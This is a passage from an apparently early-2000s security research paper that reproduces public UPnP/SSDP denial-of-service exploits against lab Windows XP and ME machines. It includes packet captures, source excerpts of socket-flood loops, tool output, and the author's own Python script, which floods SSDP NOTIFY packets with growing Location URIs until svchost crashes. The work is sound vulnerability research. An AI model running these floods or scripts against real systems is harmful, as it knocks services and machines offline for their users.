  UDP    0.0.0.0:1028           *:*
  UDP    0.0.0.0:1029           *:*
  UDP    0.0.0.0:1031           *:*
  UDP    0.0.0.0:1032           *:*
  UDP    0.0.0.0:1048           *:*
  UDP    0.0.0.0:3456           *:*
  UDP    0.0.0.0:9108           *:*
  UDP    0.0.0.0:9110           *:*
  UDP    0.0.0.0:44334          *:*
  UDP    10.10.10.35:123        *:*
  UDP    10.10.10.35:137        *:*
  UDP    10.10.10.35:138        *:*
  UDP    10.10.10.35:1900       *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1900         *:*

C:\>netstat -na | wc -l
      35
```

Note: `panzerkunst`, the XP machine does have the Cygwin tools installed [CYGWIN], which is why the `wc` command works. UPnP services are running on ports 1900/UDP and 5000/TCP, just as expected. Now, let'run the exploit:

```
[cathode@eigenhead qbox1]$ ./XPloit panzerkunst -e
```

I run `netstat` again, to see if there are any new listeners. We would expect one on port 7788, if the exploit did work (the full netstat output is omitted):

```
C:\>netstat -na | wc -l
     35
```

There is nothing listening on port 7788. However, packets were sent:

```
C:\>windump -n host panzerkunst
windump: listening on\Device\Packet_{6E93B653-D01E-4A26-BC01-2D16C0435894}
17:26:39.240361 eigenhead.32887 > panzerkunst.5000: S1384739100:1384739100(0)
 win 5840 <mss 1460,sackOK,timestamp 744566 0,nop,wscale 0> (DF)
17:26:39.240506 panzerkunst.5000 > eigenhead.32887: S3066591108:3066591108(0)
 ack 1384739101 win 64240 <mss 1460,nop,wscale 0,nop,nop,
 timestamp 0 0,nop,nop,sackOK> (DF)
17:26:39.240914 eigenhead.32887 > panzerkunst.5000: .
 ack 1 win 5840 <nop,nop,timestamp 744566 0> (DF)
17:26:39.242542 eigenhead.32887 > panzerkunst.5000: P 1:1121(1120)
 ack 1 win 5840 <nop,nop,timestamp 744566 0> (DF)
17:26:39.242631 eigenhead.32887 > panzerkunst.5000: F 1121:1121(0)
 ack 1 win 5840 <nop,nop,timestamp 744566 0> (DF)
17:26:39.242673 panzerkunst.5000 > eigenhead.32887: .
 ack 1122 win 63120 <nop,nop,timestamp 21687 744566> (DF)
17:26:39.242948 panzerkunst.5000 > eigenhead.32887: F 1:1(0)
 ack 1122 win 63120 <nop,nop,timestamp 21687 744566> (DF)
17:26:39.243300 eigenhead.32887 > panzerkunst.5000: .
 ack 2 win 5840 <nop,nop,timestamp 744566 21687> (DF)
```

A quick check trying to connect to that port from the attack machine confirms there is nothing listening on that port. Well, would have been to easy, I say to myself. Let's try the other option, which promises to "freeze" the target machine:

```
[cathode@eigenhead qbox1]$ ./XPloit panzerkunst -f
connect: Connection refused
[cathode@eigenhead qbox1]$
```

Oh. The reply is "connection refused"; however, the sniffer did pick up tons of packets (the dump is omitted here). Further investigation of the source code shows that for freezing the target box, the exploit is trying to open many connections to simply send garbage. The relevant portions from the XPloit.c source code:

```
#define FREEZE  512
. . .
char sendXP[]="XP";
. . .
if(strstr(argv[2],"-f")) {
    num_socks=FREEZE;
    send_buffer=sendXP;
}
. . .
for(i=0; i<num_socks;i++)
    if( connect(sockfd[i],(struct sockaddr*)&their_addr, sizeof(struct
sockaddr))==-1)
    {
        perror("connect");
```

```
        exit(1);
    }
. . .
for(i=0; i<num_socks;i++)
    if(send(sockfd[i],send_buffer,strlen(send_buffer),0) ==-1)
    {
        perror("send");
        exit(0);
    }
```


It's easy to see what is being attempted here: 512 sockets are opened and connected to the target machines port 5000, then sending the string "XP". If there is an error while connecting, the program exits. Correlating the sniffer dump (which was showing connections being made) and the code, it appears as if the program isn't able to open the required number of connections. A quick addition to the code will confirm this:


```
for(i=0; i<num_socks;i++)
    if( connect(sockfd[i],(struct sockaddr*)&their_addr, sizeof(struct
sockaddr))==-1)
    {
        perror("connect");
        exit(1);
    }
    else
        fprintf(stderr, "Connection %d success.\n", i);
```

Running this version will give this result:


```
Connection 0 success.
. . .
Connection 237 success.
Connection 238 success.
Connection 239 success.
connect: Connection refused
[cathode@eigenhead qbox1]$
```

I repeat this a couple of times, and it appears that in most cases after more than 200 connections the service stops accepting new connections. I am curious, especially since all the code appears to be doing once a connection is opened is to send a simple string ("XP"), then closing the connection. Therefore, I lower the number given in the `FREEZE` constant to `200`. This works much better, however, the impact on the target machine is not measurable. Having the exploit described by 'Ken' in mind, I make some simple changes to the code (which for obvious reasons I wont quote here, but they are trivial). The new version of the code will simply send (much) more data on all the 200 open connections. At this point, the XP machine quickly jumps to 100 percent CPU usage, and it will start to use up memory. The process listed in the task manager as using up all the resources is `SVCHOST`, which is a wrapper used to start services, in this case it's the `SSDPSRV.DLL`, which is the implementation of the SSDP protocol.





It's obvious at this point that there really are issues with this service. This is a really dump attack, and it wrecks havoc against the machine. I have not looked into what exactly the service does if confronted with such input, but I suspect it is the implementation of the HTTP protocol that causes this behavior. SSDP is essentially a bunch of HTTP headers, and in HTTP, lines in the header are separated by the "`\r\n`" new line indicator. A naïve implementation of a parser for HTTP headers will simply read byte by byte until it sees the "`\r\n`" separator, then it will try to parse the line and make sense of it. It appears that the SSDP service does not do enough sanity checking. It should definitely break processing (in this case, reading from the socket) if a line in the interpreted HTTP is longer than some constant length. However, this is not what the service does. Instead, it happily receives more input, which needs to be buffered somewhere, so after a while all available memory is used up, including the page file, and the machine displays:



The test machine was configured to dynamically increase the size of the page file. At this point, the CPU load drops back to 75-95%, but the disk activity LED starts to blink frantically, showing the heavy page file-related disk activity. It's only a matter of time until the maximum page file size will be reached.

In an earlier attempt, it could be verified that whatever amount of memory was claimed during the system's attempt to cope with the data being sent was not being released after the exploit was stopped. In addition, the CPU load stayed at a high level (>80%).

I then tried the XPloit.c against the Windows ME box (`motivangst`) with pretty much the same result. The command shell exploit obviously doesn't work. The tweaked version of the freeze exploit did work in the same way it did against the Windows XP box. A notable difference was

that the ME box got much less responsive when hitting 100% CPU load than the XP box, which I attribute to the more robust NT kernel in Windows XP that is able to deal with more threads and processes at the same time. However, the results for both OSes are devastating, since they are subject to a Denial of Service attack.

5.4 'Ken' from FTU exploits


I then tried the exploit from 'Ken' who had discovered the first set of problems with SSDP on his girlfriends Windows ME PC. Looking for Trojans, he discovered the SSDP service listening on port 5000 and became suspicious. He learned as much as he could from the UPnP documentation, and then build a little program to send an SSDP message to the service. It crashed. He kept on trying different things, looking for an exploitable buffer overflow. He didn't find a buffer overflow, but a couple of DoS attacks. Let's see how well his code works.

```
[cathode@eigenhead ken]$ gcc -o XP3Dos XP3Dos.c
[cathode@eigenhead ken]$ ./XP3Dos
Three WinXP/ME UPNP DOS Attacks
by 'ken' of FTU -- 10/23/01
franklin_tech_unlimited@yahoo.com
 **** WinXP/ME UPNP DOS Usage ****
<ip address of WinXP/ME box><exploit>
 exploit choices:
 -tf  temporary freeze
 -dm  deplete memory
 -ca  crash application
[cathode@eigenhead ken]$
```

There is one option for each exploit described in his paper. Let's start with the one that promises to crash the service. This time, I start with the Windows ME box (`motivangst`) as a target:

```
[cathode@eigenhead ken]$ ./XP3Dos 10.10.10.10 -ca
Three WinXP/ME UPNP DOS Attacks
by 'ken' of FTU -- 10/23/01
franklin_tech_unlimited@yahoo.com
Creating socket #1!
Trying to Connect....
Socket #1  Connected...!
Sending Header of Exploit!
Sending Closing Keystrokes for Socket #1
Closing Socket #1
Finished DOSing WinXP/ME
Have a nice day! -'ken'
[cathode@eigenhead ken]$
```

This is successful. The ME machine says:



As described in 'Ken's paper, the SSDP service executable terminates with an error in MSVCRT.DLL. The DLL in question is the Standard C-Library for Windows systems. Much of the OS itself uses its functionality, but also most applications. When running Dr. Watson, there is some more information available on the crash:

```
Microsoft (R) C Runtime Library attempted to use a null data pointer variable.
```

Trying the same against the XP box does not really yield any result. There is certainly no service crashing. I am curious: what exactly stumbles the ME implementation of the SSDP service over? Here is the packet 'Ken' is sending:

```
char *DISCOVER[] = {
                "M-SEARCH * HTTP/1.1\r\n"
                "HOST: 239.255.255.250:1900\r\n"
                "MAN: \"ssdp:discover\"\r\n"
                "MX: 5\n"
                "ST: \"ssdp:all\"\r\n"
                };
```


I cannot determine why this packet is causing a crash. After double-checking with the UPnP spec [UPNP2], this appears to be a legal packet. It is send in order to trigger all UPnP enabled devices in the network to respond with a search response packet. This is a basic discovery mechanism. The only explanation can be that 'Ken' is sending this packet to port 5000/TCP, instead of using the UDP multicast on port 1900, as the spec says. Regarding a possibility to exploit this crash: my reverse engineering skills are limited, so I do not look further into this. I try the other two exploits:


```
[cathode@eigenhead ken]$ ./XP3Dos 10.10.10.10 -dm
Three WinXP/ME UPNP DOS Attacks
by 'ken' of FTU -- 10/23/01
franklin_tech_unlimited@yahoo.com
Creating socket #1!
...
Creating socket #199!
Trying to Connect....
Socket #1  Connected...!
...
Socket #62  Connected...!
Connection error: Socket #63
[cathode@eigenhead ken]$
```

```
[cathode@eigenhead ken]$ ./XP3Dos 10.10.10.10 -tf
Three WinXP/ME UPNP DOS Attacks
by 'ken' of FTU -- 10/23/01
franklin_tech_unlimited@yahoo.com
Creating socket #1!
...
Creating socket #1021!
Trying to Connect....
Socket #1  Connected...!
...
Socket #99  Connected...!
```

```
Connection error: Socket #100
[cathode@eigenhead ken]$
```

Same initial problem as with the qBox exploit: it tries to create more connections than the target Windows ME machine can handle. On the Windows XP box, however, the deplete memory attack is working. The exploit creates 200 sockets connected to port 5000, then sends 10000 'A' on every socket, up to 2000 times. The result: the same as the tuned qB0x `-freeze` exploit. The XP machine's CPU jumps up to 100% usage, and it starts using up memory. With this exploit, it seems to happen much faster, though. At 275 iterations, the target XP box starts freaking out and tries to display a warning that virtual memory is too low, as can be seen below (note also the obvious redraw problems).





The bottom line is: on Windows ME, this exploit could cause the SSDPSRV.EXE, which is the implementation of the Simple Services Discovery Protocol, to crash. There was no noticeable side effect on the rest of the running processes. It's unclear if the reasons for this crash are exploitable. The "deplete memory" option in the exploit crashes the SSDPSRV.EXE as well, if it is able to open 200 socket connections, which only in some cases was successful.

On Windows XP, sending the M-SEARCH discovery packet to the SSDP service listening on port 5000 did not show any misbehavior of the service. Since 'ken' claims to have contacted Microsoft in August 2001, it is possible that a fix for that bug was included into Windows XP, which was only shipping in late September 2001. However, opening many connections and sending lots of junk would reproducibly exhaust the Windows XP machine. The machine would run out of memory in under 10 minutes in the test scenario.

The "temporary freeze" option could not be verified. According to the paper, this will create many concurrent connections to the SSDP service at port 5000, which supposedly eats up enough CPU to make the machine temporarily ignore keyboard and mouse messages (hence, "freezing"). Since none of the test machines would accept more than (at the most) around 200 connections at the same time, this could not be verified.

5.5 The chargen exploit

This vulnerability has explicitly been described in the eEye advisory [EEYE]. Gabriel Maggiotti delivers a ready-to-use exploit [QBOX2][QBOX3], although this one is really trivial. It is as simple as sending an SSDP packet via UDP packet to the target machine on port 1900 that declares the sender device as "alive" and specifies an HTTP URL where interested parties can download more information regarding the device and the services it offers. If at this location a malicious service is listening, then the target machine can be exploited with DoS attack. So let's try this.


```
[cathode@eigenhead paper]$ mkdir qbox2
[cathode@eigenhead paper]$ wget http://qb0x.net/exploits/upnp_udp.c
--21:39:45--  http://qb0x.net/exploits/upnp_udp.c
           => `upnp_udp.c'
Connecting to qb0x.net:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 2,112 [text/plain]
    0K ..                                                    100% @  36.83 KB/s
21:39:45 (36.83 KB/s) - `upnp_udp.c' saved [2112/2112]
[cathode@eigenhead paper]$ wget http://qb0x.net/exploits/chargen.c
--21:39:57--  http://qb0x.net/exploits/chargen.c
           => `chargen.c'
Connecting to qb0x.net:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 1,758 [text/plain]
    0K .                                                     100% @  13.85 KB/s
21:39:57 (13.73 KB/s) - `chargen.c' saved [1758/1758]
[cathode@eigenhead paper]$ gcc -o upnp_udp upnp_udp.c
[cathode@eigenhead paper]$ gcc -o chargen chargen.c
[cathode@eigenhead paper]$
```

This exploit consists out of two source files. One, `upnp_udp.c` sends the packet specifying the location where the chargen service is listening. The second file, `chargen.c`, is a convenient

implementation of a chargen server. Let's run this against `panzerkunst`, the Windows XP machine:


```
[cathode@eigenhead paper]$ ./chargen
usage: ./chargen <chargen_port>
[cathode@eigenhead paper]$ ./chargen 23666 &
[1] 2760
[cathode@eigenhead paper]$ ./upnp_udp
usage:./upnp_udp <remote_hostname> <spooffed_host> <chargen_port>
[cathode@eigenhead paper]$ ./upnp_udp panzerkunst eigenhead 23666
[cathode@eigenhead paper]$ Visit number: 1
```

As can be seem, the chargen server requires a port number to connect to. In a second step, the upnp_udp program sends a packet to the target machine. In the packet, the `Location:` is set to what is specified as the "spoofed" host and the chargen port number. Here is the full packet that is being sent as seen by Ethereal [ETHEREAL]:



The `Location:` header field can clearly be seen in this packet dump: it declares http://eigenhead:23666/ as a location. This is where I had started the chargen service. Sure

enough, the XP box connects to this location. It is then thrown into an infinite loop, as the chargen service will simply push characters back to the requestor. The XP machine cannot recover from this, and it will slowly but steadily run out of memory. Those are the same symptoms as described for the above DoS exploits. Here is a simple schematic drawing of what is going on here:



5.6 The supposed buffer overflow exploit

I have so far been able to reproduce a number of DoS attacks. These can potentially wreck a good amount of havoc on the target machine. However, the eEye advisory [EEYE] is explicitly talking about an exploitable buffer overflow. There is no exploit available, but I am still curious. I whip up a quick Python script that will implement what I interpreted as "incrementing a buffer" in the `Location:` header field:

```
import socket, time

def makeCrap(length, character):
    crap = ""
    for i in range(length):
        crap += "A"
    return crap

def sendUDP(s, protocolLength, portLength, uriLength):

    protocolCrap = "http" + makeCrap(protocolLength, "X")
    portCrap = "80" + makeCrap(portLength, "Y")
    uriCrap = "def" + makeCrap(uriLength, "Z")

    location =  protocolCrap + "://"
    location += "10.10.10.30" + ":"
    location += portCrap + "/"
    location += uriCrap + ".xml"

    packet =    "NOTIFY * HTTP/1.1\r\n"
    packet +=   "HOST: 239.255.255.250:1900\r\n"
    packet +=   "CACHE-CONTROL: max-age=10\r\n"
    packet +=   "LOCATION: " + location + "\r\n"
    packet +=   "NT: urn:schemas-upnp-org:device:InternetGatewayDevice:1\r\n"
    packet +=   "NTS: ssdp:alive\r\n"
    packet +=   "SERVER: DRX/2001 UPnP/1.0 product/1.1\r\n"
```

```
    packet +=   "USN: uuid:DRX\r\n"
    packet +=   "\r\n"

    s.sendto(packet, target)

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
target = ("panzerkunst", 1900)
for i in range(1, 100000):
    sendUDP(s, 0, 0, i)
    if (i % 100 == 0):
        print "Done sending:", I
    time.sleep(0.01)
```

This code can be used to send SSDP alive messages via UDP to a target machine. I did some experiments, and it proved to be most efficient to expand the URI part of the URL specified in the `Location:` header field.


A typical URL looks like this:

```
protocol://host:port/uri
```

The above code will generate the following URLs:

```
http://somehost:80/def.xml
http://somehost:80/defZ.xml
http://somehost:80/defZZ.xml
http://somehost:80/defZZZ.xml
http://somehost:80/defZ( . . . . . )Z.xml
```

The behavior of the service on the target machine is not 100% deterministic. Usually, the code has to run several times, restarting the length of URL over again. However, the target machine will start eating up CPU cycles, and it will eventually crash:




Again: SVCHOST.EXE is a wrapper executable used to launch the service implementation as a Windows service. Let's look at what Dr. Watson has to say to this. Previously, Dr. Watson has been configured to create a dump file on application crash. The location of this dump file can be configured (run `drwtsn32.exe`) and defaults to:

```
%SYSTEMDRIVE%:\Documents and Settings\All Users\
Application Data\Microsoft\Dr Watson
```

Dr. Watson also generates a human readable log file. Here is an excerpt for the earlier crash:

```
Application exception occurred:
        App: C:\WINDOWS\System32\svchost.exe (pid=888)
        When: 2/17/2002 @ 23:08:32.371
        Exception number: c0000005 (access violation)
```

I had installed WinDbg [WINDBG] before, which is a free debugger and disassembler from Microsoft that can be used, among other things, to analyze crash dump files generated by Dr. Watson. I had also installed the debug symbols for Windows XP [DBGSYM]. Having the debug symbols available allows for much easier debugging, since the disassembled machine code is associated with the names of the functions as they are present in the original (mostly) C source code. I open the crash dump in WinDbg and it turns out that the access violation was caused in a function named `CatString` in the WININET.DLL (where much of the internet related functionality is implemented as a shared library in Windows). Here is the stack trace for the process at the time of the crash:



From the stack trace, it was clear that the `CatString` was called while trying to make an HTTP connection (see `HttpOpenRequest`). This call to open the HTTP connection must have been made in response to the UDP packet.

Getting to this point was relatively easy, after learning about WinDbg and the debug symbols and how this could be used to walk through crash dumps. I had never done this before. In the following, I spent a lot of time in the debugger, trying to attach to the running SSDP server, trying to pin down if there was a possibility to exploit this reproducible crash. I finally realized that I am lacking the skills and time to do this, and that I am not pursuing a career as a reverser anyway.

